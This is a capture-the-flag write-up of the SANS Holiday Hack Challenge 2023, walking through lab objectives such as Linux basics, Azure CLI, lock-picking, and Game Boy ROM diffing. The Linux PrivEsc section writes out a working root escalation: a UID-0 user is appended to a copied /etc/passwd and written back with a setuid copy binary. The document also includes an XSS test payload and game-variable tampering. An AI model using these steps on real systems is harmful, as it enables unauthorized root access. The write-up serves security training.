SANS Holiday Hack Challenge 2023

KringleCon 6: *Geese A-Lei'ing*

- Write-Up -

By *James Baldacchino* (betaj)


January 2024

Table of Contents

Table of Contents 2
Directory 5
Narrative 6
Objective 1 – Holiday Hack Orientation 7
    Procedure 7
Objective 2 – Snowball Hero 8
    Hints 8
    Procedure 8
Objective 3 – Linux 101 9
    Procedure 9
Objective 4 – Reportinator 11
    Hints 11
    Procedure 11
Objective 5 – Azure 101 12
    Hints 12
    Procedure 12
Objective 6 – Luggage Lock 14
    Hints 14
    Procedure 14
Objective 7 – Linux PrivEsc 15
    Hints 15
    Procedure 15
Objective 8 – Faster Lock Combination 16
    Hints 16
    Procedure 16
Objective 8 – Game Cartridge Vol 1 18
    Hints 18
    Procedure 18
Objective 9 – Game Cartridge Vol 2 19
    Hints 19
    Procedure 19
Objective 10 – Game Cartridge Vol 3 21
    Hints 21
    Procedure 21
Objective 11 –Na'an 22
    Hints 22
    Procedure 22


Objective 12 – KQL Kraken Hunt 23
  Hints 23
  Procedure 23
Objective 13 – Phish Detection Agency 27
  Hints 27
  Procedure 27
Objective 14 – Hashcat 28
  Procedure 28
Objective 15 – Elf Hunt 29
  Hints 29
  Procedure 29
Objective 16 – Certificate SSHennanigans 30
  Hints 30
  Procedure 30
Objective 17 – The Captain’s Comms 33
  Hints 33
  Procedure 33
Objective 18 – Active Directory 36
  Hints 36
  Procedure 36
Objective 19 – Space Island Door Access Speaker 40
  Hints 40
  Procedure 40
Objective 20 – Camera Access 41
  Hints 41
  Procedure 41
Objective 21 – Missile Diversion 42
  Hints 42
  Procedure 42
ENDING & EPILOGUE & THANKS 44
BONUS! Fishing Mastery 45
Appendix A – JavaScript Code to Automate Fishing 47
  ChatGPT Prompts Used: 47
Appendix B – Python Script to superimpose all Fish Density Heatmaps 48
  ChatGPT Prompts Used: 48
Appendix C – Python Script to superimpose all Fish Density Heatmaps and Highlight the Area with Most Fish Density 49
  ChatGPT Prompts Used: 49
Appendix D – Java Code to Create Serialized SQL Requests 50
  ChatGPT Prompts Used: 51


SANS



Directory


Name	**Island**	**Area**
Alabaster Snowball	Pixel Island	Rainraster Cliffs
Angel Candysalt	Steampunk Island	Rusty Quay
Bow Ninecandle	Steampunk Island	Brass Bouy Point
Chimney Scissorstacks	Steampunk Island	Brass Bouy Point
Dusty Giftwrap	Island of Misfit Toys	Tarnished Trove
Eve Snowshoes	Island of Misfit Toys	Scaredy Kite Heights
Fitzy Shortstack	Film Noir Island	The Blacklight District
Garland Candlesticks	Island of Misfit Toys	Squarewheel Yard
Ginger Breadie	Christmas Island	Frosty’s Beach – Santa’s Surf Shack
Henry	Space Island	Zenith SGS
Jewel Logins	Space Island	Spaceport Point
Jingle Ringford	Christmas Island	Orientation
Marcel Nougat	Christmas Island	Frosty’s Beach
Noel Boetie	Christmas Island	Rudolph’s rest
Pepper Minstix	Christmas Island	Resort Lobby
Piney Sappington	Pixel Island	Rainraster Cliffs
Poinsietta McMittens	Island of Misfit Toys	Squarewheel Yard
Ribb Bonbowford	Steampunk Island	Coggoggle Marina
Rose Mold	Island of Misfit Toys	Ostrich Saloon
Santa	Christmas Island	Frosty’s Beach
Shifty McShuffles	Film Noir Island	Chiaroscuro City
Sparkle Redberry	Christmas Island	Rudolph’s rest
Tangle Coalbox	Film Noir Island	Chiaroscuro City: Gumshoe Alley PI Office
Tinsel Upatree	Pixel Island	Driftbit Grotto
Wombley Cube	Film Noir Island	Chiaroscuro City
	Space Island	Zenith SGS
Wunorse Openslae	Christmas Island	Resort Lobby – Netwars Room





Narrative

Just sit right back and you’ll hear a tale,
A tale of a yuletide trip
That started from a tropic port,
Aboard this tiny ship
Santa and his helpful elves
To Geese Islands did go
Continuing their merry work
O’er sand instead of snow
New this year: a shiny tool
The elves logged in with glee
What makes short ork of many tasks?
It’s ChatNPT. *It’s ChatNPT*
From images to APIs
This AI made elves glad
But motivations were unknown
So was it good or bad?
Could it be that NPT
Was not from off-the-shelf?
Though we’ll forgive and trust again
We’d found a naughty elf
This fancy AI tool of ours
With all our work remained
Not good or bad, our online friend
Just did as it was trained
Surely someone’s taint must be
Upon our AI crutch
Yes indeed, this bold new world
Bore Jack Frost’s icy touch
Though all’s returned to steady state
There’s one thing that we know
We’ll al be needed once again
When Santa’s back on snow



Objective 1 – Holiday Hack Orientation

Talk to Jingle Ringford on Christmas Island and get your bearings at Geese Islands

Procedure

Just follow the instructions and you’re set. Not much to report here!

Objective 2 – Snowball Hero

Visit Christmas Island and talk to Morcel Nougat about this great new game. Team up with another player and show Morcel how to win against Santa!

Hints

- Its easiest to grab a friend play with and beat Santa but tinkering with client-side variables can grant you all kinds of snowball fight super powers. You could even take on Santa and the elves solo!
- Have an iframe in your document? Be sure to select the right context before meddling with JavaScript.

Procedure

By inspecting the code in the browser's console I was able to identify a number of client-side variables that could be manually updated to make it a lot easier to win the game. Some of the variable changes I made in the browser console where:

```
elfThrowDelay = 999999
santaThrowDelay = 999999
playersHitBoxSize = [0,0,0,0]
```

This effectively rendered me invincible and disabled elves and Santa from throwing any snowballs. This way I was able to simply wait for someone to join the fight and defeat Santa together.

The hints seem to indicate that there should also be a way of defeating Santa on my own but I didn't manage to achieve that. I identified a client-side variable called `singlePlayer` and if I manually set this to `'true'` before clicking on the Ready button, the game would play a sound saying "**Never Fear! Elf the Dwarf is here!"** and based on the code snippet below I'm guessing the game should theoretically generate a sprite (`jaredSprite`) to assist me in fighting Santa. But no matter I tried the game just froze up completely and became unplayable whenever I changed this variable ☹

```
      ReadyButton.on('pointerdown', function() {
        ReadyButton.destroy();
        scrollintro.destroy()
        player.update = true
        player.ready = 1
        // jared ... I mean Elf the dwarf joins the fight when in single player mode
        if (singlePlayer === 'true') {
          setTimeout(() => {
            if (isaudio) {
              gameSceneObject.sound.play('elf_the_dwarf_is_here', { volume: 0.5 });
            }
            toastManager.showToast("Elf the dwarf has joined your team!", duration=500, delay=5000);
            jaredSprite  =  gameSceneObject.physics.add.sprite(starting_pos.x  +  150,  starting_pos.y,
'jaredSprite');
            //jaredSprite.setScale(1.2)
            jaredSprite.setScale(0)
            jaredSprite.setAlpha(0)
            gameSceneObject.tweens.add({
```

Objective 3 – Linux 101

Visit Ginger Breddie in Santa's Shack on Christmas Island to help him with some basic Linux tasks. It's in the southwest corner of Frosty's Beach.

Procedure

```
Type "yes" to begin:
> yes
```

Perform a directory listing of your home directory to find a troll and retrieve a present!

```
~$ ls
HELP  troll_19315479765589239  workshop
```

Now find the troll inside the troll.

```
~$ cat troll_19315479765589239
troll_24187022596776786
```

Great, now remove the troll in your home directory.

```
~$ rm troll_19315479765589239
```

Print the present working directory using a command.

```
~$ pwd

/home/elf
```

Good job but it looks like another troll hid itself in your home directory. Find the hidden troll!

```
~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile  .troll_5074624024543078  HELP  workshop
```

Excellent, now find the troll in your command history.

```
~$ history
    1  echo troll_9394554126440791
    2  ls
    3  cat troll_19315479765589239
    4  rm troll_19315479765589239
    5  pwd
    6  ls -a
    7  history
```

Find the troll in your environment variables.

```
~$ printenv | grep "troll"
z_TROLL=troll_20249649541603754
```

Next, head into the workshop.

```
~$ cd workshop/
```

A troll is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the troll is in.

```
~/workshop$ cat toolbox_* | grep 'troll' --ignore-case
tRoLl.4056180441832623
```

A troll is blocking the present_engine from starting. Run the present_engine binary to retrieve this troll.

```
~/workshop$ ls -a | grep 'present*'
present_engine
~/workshop$ ./present_engine
bash: ./present_engine: Permission denied
```

```
~/workshop$ chmod +x present_engine
~/workshop$ ./present_engine
troll.898906189498077
```

Trolls have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

```
~/workshop$ cd /home/elf/workshop/electrical/
~/workshop/electrical$ mv blown_fuse0 fuse0
```

Now, make a symbolic link (symlink) named fuse1 that points to fuse0

```
~/workshop/electrical$ ln -s fuse0 fuse1
```

Make a copy of fuse1 named fuse2.

```
~/workshop/electrical$ cp fuse1 fuse2
```

We need to make sure trolls don't come back. Add the characters "TROLL_REPELLENT" into the file fuse2.

```
~/workshop/electrical$ echo "TROLL_REPELLENT" >> fuse2
```

Find the troll somewhere in /opt/troll_den.

```
/opt/troll_den$ find /opt/troll_den/ -iname "*troll*"
/opt/troll_den/
/opt/troll_den/plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ParserController.java
/opt/troll_den/apps/showcase/src/main/resources/tRoLl.6253159819943018
/opt/troll_den/apps/rest-showcase/src/main/java/org/demo/rest/example/IndexController.java
/opt/troll_den/apps/rest-showcase/src/main/java/org/demo/rest/example/OrdersController.java
```

Find the file created by trolls that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/troll_den.

```
/opt/troll_den$ find /opt/troll_den/ -size +108k -size -110k
/opt/troll_den/plugins/portlet-mocks/src/test/java/org/apache/t_r_o_l_l_2579728047101724
```

List running processes to find another troll.

```
/opt/troll_den$ ps -e
    PID TTY          TIME CMD
      1 pts/0    00:00:00 tmuxp
  17469 pts/2    00:00:00 14516_troll
  17991 pts/3    00:00:00 ps
```

The 14516_troll process is listening on a TCP port. Use a command to have the only listening port display to the screen.

```
/opt/troll_den$ netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
```

The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last troll.

```
/opt/troll_den$ curl 0.0.0.0:54321
```

Your final task is to stop the 14516_troll process to collect the remaining presents.

```
/opt/troll_den$ kill 17469
```

Type "exit" to close...

```
/opt/troll_den$ exit
```

Objective 4 – Reportinator

`Noel Boetie used ChatGPT to write a pentest report. Go to Christmas Island and help him clean it up.`

Hints

- `I know AI sometimes can get specifics wrong unless the prompts are well written. Maybe chatNPT made some mistakes here.`

Procedure

Reading through the report carefully I can spot a number of issues with the reported findings:

3. Remote Code Execution via Java Deserialization of Stored Database Objects

- TCP port 88555 is not a valid port number
- NIST SP 800-53 SC-28 applies to data at rest which is not the case here.

6. Stored Cross-Site Scripting Vulnerabilities

- there is no such thing as a HTTP SEND method
- there is no such thing as “XSS attack language”
- Listing 5 appears to be an incorrect way of testing for XSS – a better way to test would be to try passing something like: `<script>alert(1)</script>`

9. Internal IP Address disclosure:

- there is no such thing as a HTTP 7.4.33 request
- the recommendation states that the HTTP ‘location’ header should be modified to reflect the host Windows registration key – this is of course not a good idea. Instead, it should give the relative path to a redirect page.

Objective 5 – Azure 101

`Help Sparkle Redberry with some Azure command line skills.`
`Find the elf and the terminal on Christmas Island.`

Hints

- `The Azure CLI tools come with a builtin help system, but Microsoft also provides this` [`handy cheatsheet`]`.`

Procedure

You may not know this but the Azure cli help messages are very easy to access. First, try typing: `$ az help | less`

```
~$ az help | less
```

Next, you've already been configured with credentials. Use '`az`' and your '`account`' to '`show`' your current details and make sure to pipe to less (`| less`)

```
~$ az account show | less

{
  "environmentName": "AzureCloud",
  "id": "2b0942f3-9bca-484b-a508-abdae2db5e64",
  "isDefault": true,
  "name": "northpole-sub",
  "state": "Enabled",
  "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
  "user": {
    "name": "northpole@northpole.invalid",
    "type": "user"
  }
}
```

Excellent! Now get a list of resources in Azure. For more information: https://learn.microsoft.com/en-us/cli/azure/group?view=azure-cli-latest

```
~$ az group list
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1",
    "location": "eastus",
    "managedBy": null,
    "name": "northpole-rg1",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  },
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2",
    "location": "westus",
    "managedBy": null,
    "name": "northpole-rg2",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  }
```

Ok, now use one of the resource groups to get a list of function apps. For more information: https://learn.microsoft.com/en-us/cli/azure/functionapp?view=azure-cli-latest

Note: Some of the information returned from this command relates to other cloud assets used by Santa and his elves.

```
~$ az functionapp list –-resource-group northpole-rg1
```

Find a way to list the only VM in one of the resource groups you have access to.
For more information: https://learn.microsoft.com/en-us/cli/azure/vm?view=azure-cli-latest

```
~$ az vm list –g northpole-rg2
```

Find a way to invoke a run-command against the only Virtual Machine (VM) so you can RunShellScript and get a directory listing to reveal a file on the Azure VM.

For more information: https://learn.microsoft.com/en-us/cli/azure/vm/run-command?view=azure-cli-latest#az-vm-run-command-invoke

```
~$ az vm run-command invoke -g northpole-rg2 -n NP-VM1 –comand-id RunShellScript –scripts ‘ls’
```

Great, you did it all!

Objective 6 – Luggage Lock

Help Garland Candlesticks on the Island of Misfit Toys get back into his luggage by finding the correct position for all four dials.

Hints

- Check out Chris Elgee's talk regarding his and his wife's luggage. Sounds weird but interesting!

Procedure

This one is a bit hard to describe here – but basically, it’s just a matter of following the instructions given by Chris Elgee in his talk.

Apply a little pressure on the unlock button (around 2 clicks) and turn the wheels one by one until they get stuck and that’s it.

Objective 7 – Linux PrivEsc

Rosemold is in Ostrich Saloon on the Island of Misfit Toys. Give her a hand with escalation for a tip about hidden islands.

Hints

- There's various ways to escalate privileges on a Linux system.
- Using the privileged binary to overwrite a file to escalate privileges could be a solution, but there's an easier method if you pass it a crafty argument.

Procedure

Let's start this challenge by looking in the /bin folder to see what tools we have to our disposition:

```
~$ cd /bin
/bin$ ls -la | grep rwsr
-rwsr-xr-x 1 root root     85064 Nov 29  2022 chfn
-rwsr-xr-x 1 root root     53040 Nov 29  2022 chsh
-rwsr-xr-x 1 root root     88464 Nov 29  2022 gpasswd
-rwsr-xr-x 1 root root     55528 May 30  2023 mount
-rwsr-xr-x 1 root root     44784 Nov 29  2022 newgrp
-rwsr-xr-x 1 root root     68208 Nov 29  2022 passwd
-rwsr-xr-x 1 root root     16952 Dec  2 22:17 simplecopy
-rwsr-xr-x 1 root root     67816 May 30  2023 su
-rwsr-xr-x 1 root root     39144 May 30  2023 umount
```

This gives us a list of applications we can run with root privileges. `Simplecopy` is particularly interesting as it will allow us to copy (and overwrite) and file to any directory with root privileges. So, we should be able to create a new user by overriding the existing `/etc/passwd` file with a manually crafted one.

First, we copy the contents of `/etc/passwd` to a temporary file:

```
~$ cat /etc/passwd >> /tmp/new-passwd
```

Now we need to create a hashed password. This can be done using Perl.

```
~$ perl -le 'print crypt("snowballz", "abc")'
abCF8jIEHXtsw
```

This gives us a salted hash for password "snowballz", which we can now assign to a new user called "super-elf" which we append to our new passwd file:

```
~$echo super-elf:abCF8jIEHXtsw:0:0:root:/root:/bin/bash >> /tmp/new-passwd
```

we can now use `simplecopy` to overwrite `/etc/passwd` with our newly crafted file:

```
~$ simplecopy /tmp/new-passwd /etc/passwd
```

And switch to the newly created root user:

```
~$ su super-elf
Password:
/home/elf#
```

We can now confirm that we now have root privileges 😊

```
/home/elf# whoami
Root
```

All that's left is for us to run the binary in the /root folder:

```
/home/elf# cd /root
~# ./runmetoanswer
```

Objective 8 – Faster Lock Combination

`Over on Steampunk Island, Bow Ninecandle is having trouble opening a padlock. Do some research and see if you can help open it!`

Hints

- `I'm sure there are some clever tricks and tips floating around` [the web](#) `that can help us crack this code without too much of a flush... I mean fuss.`

Procedure

Here's another cool lock-picking simulation!

This time Bow Ninecandle gives us a handy link showing a video demonstration of how to decode and unlock a combination lock. The video also includes a link to another video that shows the correct way of opening such a lock once you have the combination – this proved to be an important resource in my case.

The first step is to apply moderate pressure to the shackle and rotate the dial until it gets stuck on a number. In our case this was 31 which we will call our "Sticky Number". Next we turn the dial back to zero and apply as much pressure as possible on the shackle and rotate the dial counter-clockwise until we find two numbers between 0 and 11 where the dial appears to stick half-a number below and half a number above. In our case these two numbers were Guess No. 1 = 5 and Guess No. 2 = 6.

To obtain the first digit of our combination we simply add 5 to our "Sticky Number"

31 + 5 = 36

1st digit = 36

To obtain our third digit we need to divide the 1st digit we obtained just now by 4 and determine the remainder:

36 / 4 = 9 remainder 0

Now we need to list two rows of numbers. The first row will have our Guess No. 1 and then the same number added to 10, 20 and 30. Similarly the second row will have our Guess No. 2 and then the same number added to 10,20, and 30. Since our guess numbers were 5 and 6, we get the following:

5	15	25	35
6	16	26	36

For each of the above numbers we need to try dividing by 4 and selecting those numbers that give us a remainder equal to that obtained in the previous step (in our case, this is 0). The only two numbers listed above that leave a remainder of 0 when divided by 4 are 16 and 36.

It is unlikely that 36 is used twice in our combination, but we can test this by going to 16 on the lock, applying pressure to the shackle and wiggling the dial to either side. We then repeat the same operation with 36 and we can notice a clear difference between the two scenarios with the dial appearing considerably easier to move when on the 16. This indicates that 16 is our 3rd digit.

This leaves us to determine the possible values for our 2nd digit. We can do this by listing two rows of numbers as follows:

- First Row: Take the remainder obtained earlier and add it to 2 (in our case; 0+2 = 2). Then write this number down, followed by the same number added to 8, 16, 24 and 32 respectively.
- Second Row: Take the remainder obtained earlier and add it to 6 (in our case; 0+6 = 6). Then write this number down, followed by the same number added to 8, 16, 24 and 32 respectively.

ROW 1:	2	10	18	26	34
ROW 2:	6	14	22	30	38


Our second digit can be any of the numbers in these two rows with the exception of any numbers that are two numbers or less away from the third digit of the combination. Since our third digit is 16, we can eliminate 14 and 18 from the above list, which leaves us with the following:

ROW 1:	2	10	~~18~~	26	34
ROW 2:	6	~~14~~	22	30	38

1st Digit: 36
2nd Digit: 2, 6, 10, 22, 26, 30, 34, or 38
3rd Digit: 16

So now we just need to try 8 different combinations on the lock.

In my case I was lucky enough to open the lock on the third attempt. So, the final lock combination is: **36-10-16**



Objective 9 – Game Cartridge Vol 1

Find the first Gamegosling cartridge and beat the game.

Hints

- Listen for the gameboy cartridge detector's proximity sound that activates when near buried treasure. It may be worth checking around the strange toys in the Tarnished Trove.
- 1) Giving things a little push never hurts. 2) Out of sight but not out of ear-shot 3) You think you fixed the QR code? Did you scan it and see where it leads?

Procedure

As per the hints – the game cartridge is found hiding in one of the weird toys scattered around Tarnished Trove.

Looking at the iframe code `script.js` we can see a global constant defined as `const ROM_FILENAME = "rom/game.gb";` So we can download the ROM file from https://gamegosling.com/vol1-uWn1t6xv4VKPZ6FN/rom/game.gb and load it up in any Gameboy emulator to be able to save and load states within the game making it *a lot* easier to complete.

After playing the game and carefully moving all the 7 blocks to their correct positions we get to see the completed QR code – which when scanned gives us a link to https://8bitelf.com/ which is a page that just contains our flag which we need to pass on to our objective to complete it:

`flag:santaconfusedgivingplanetsqrcode`

Objective 10 – Game Cartridge Vol 2

`Find the second Gamegosling cartridge and beat the game.`

Hints

- `Try poking around Pixel Island. There really aren't many places you can go here, so try stepping everywhere and see what you get!`
- `This feels the same, but different! 2) If it feels like you are going crazy, you probably are! Or maybe, just maybe, you've not yet figured out where the hidden ROM is hiding. 3) I think I may need to get a DIFFerent perspective. 4) I wonder if someone can give me a few pointers to swap.`

Procedure

If we look at the `script.js` file in the browser's console we can see a global variable being declared at the start:
`Const ROM_FILENAME = "rom/game";`

Further down on line 142 we find the following:

```
  let ranNum = Math.round(Math.random()).toString()
  let filename = ROM_FILENAME + ranNum + ".gb";
  console.log(filename);
```

The author must have wanted to append a set of random digits to the filename to make it hard to guess, but the random number generator is implemented incorrectly. `Math.random()` will generate a random number between 0 and 1 and `Math.round()` will round it to the nearest integer so the filenames generated by this function can only ever be `game0.gb` or `game1.gb`.

The script also outputs the result to console (probably a left-over artefact from when the author was troubleshooting the script) – but it's useful for us to verify the above.

We can now download the rom files for the game from the following URLS:

https://gamegosling.com/vol2-akHB27gg6pN0/rom/game0.gb
https://gamegosling.com/vol2-akHB27gg6pN0/rom/game1.gb

If necessary, the webpage with the game can be reloaded several times until the console shows rom/game0.gb or rom/game1.gb depending on which version of the game we want to test.

Game0 has some immediately apparent differences to game 1, with the wizard and the elf being positioned on the opposite sides of the passage.


After downloading the two rom files we can covert them using `xxd` and compare the outputs:


```
$ xxd game0.gb > game0.hex
$ xxd game1.gb > game1.hex
$ diff game0.hex game1.hex
```

If we modify the following entry and run the game:

```
Hex0: < 00016a80: 2080 0c80 0300 000f f807 0000 0000 0f10   ...............

---

Hex1: > 00016a80: 2080 0c80 0b00 000f f807 0000 0000 0f10   ...............
```

We get a portal which takes us to a pokeball that called “ChatNPT” that just loves “old-timey” radio. If we interact with the radio, it starts transmitting a series of beeps. Luckily, I got my morse code certification from the local radio club a couple of years ago and I was immediately able to recognise this as a Morse Code transmission of “**GL0RY**” – nice one!





ChatNPT: I love old-timey radio!

Objective 11 – Game Cartridge Vol 3

Find the third Gamegosling cartridge and beat the game.

Hints

- The location of the treasure in Rusty Quay is marked by a shiny spot on the ground. To help with navigating the maze, try zooming out and changing the camera angle.
- This one is a bit long, it never hurts to save your progress! 2) 8bit systems have much smaller registers than you're used to. 3) Isn't this great?!? The coins are **OVERFLOW**ing in their abundance.

Procedure


Just like what we did in Game Cartridge Vol 1, we can look at the source code to see a global constant defined as `const ROM_FILENAME = "rom/game.gb";` This tells us that the game's ROM file can be downloaded from the /rom/game.gb directory at the following URL: https://gamegosling.com/vol3-7bNwQKGBFNGQT1/rom/game.gb

Once we have the ROM file we can load into a GameBoy Emulator (I used BGB for this) which lets us look at the values stored in the game's memory and also allows us to save and load the game's state making it a lot easier to get through the game. The BGB website has an extremely useful guide for this bit.

BGB allows us to search for memory registers holding a specific value, then filter by those registers that have remained unchanged or by those registers that have increased or decreased in value.

My first instinct was to try and get to the end of the game whilst trying to figure out what memory registers are storing the value of the coins (we always could use more coins, right?). The game ends at a particular point where elf needs to jump off a cliff into nothingness...surely there must be a way around this!

By following the BGB cheat guide and after some trial and error I figured out that the coins' value is being stored as follows:



- Leftmost digit (representing hundreds): Registers `C160` and `CB9E`
- Middle digit (representing tens): Registers `C12C` and `CB9C`
- Rightmost digit (representing units): Registers `C1F8` and `CBA2`

Now we can change and freeze the values of these 6 registers to `09` (to give ourselves 999 coins) and play through the game saving states regularly to avoid being killed and having to start over. When we reach the end of the game we now see some floating platforms in the chasm – I'm assuming these were conveniently created by a buffer overflow caused when fixing the registers to `09`. We are now able to jump across the chasm using the floating platforms, talk to a hacker to get a passcode, give the passcode to ChatNPT who in turn allows us to move a large rock to get this objectives flag! MUCH GLOOOOOOOOORYYY 😊

Objective 12 –Na'an

Shifty McShuffles is hustling cards on Film Noir Island.
Outwit that meddling elf and win!

Hints

- Try to outsmart Shifty by sending him an error he may not understand.
- Shifty said his deck of cards is made with Python. Surely there's a weakness to give you the upper hand in his game.

Procedure

The name of this challenge almost gives the game away immediately especially when Shifty McShuffles mentions that he's written the program in Python – we can immediately tell that this challenge will have something to do with exploiting a program by trying to pass a NaN (Not-a-Number) value.

When starting the game we are given five cards which accept a free-text input which is verified to determine that the input is a number between 0 and 9. Once all five numbers are entered we can play our hand and we compare our results with Shifty's.

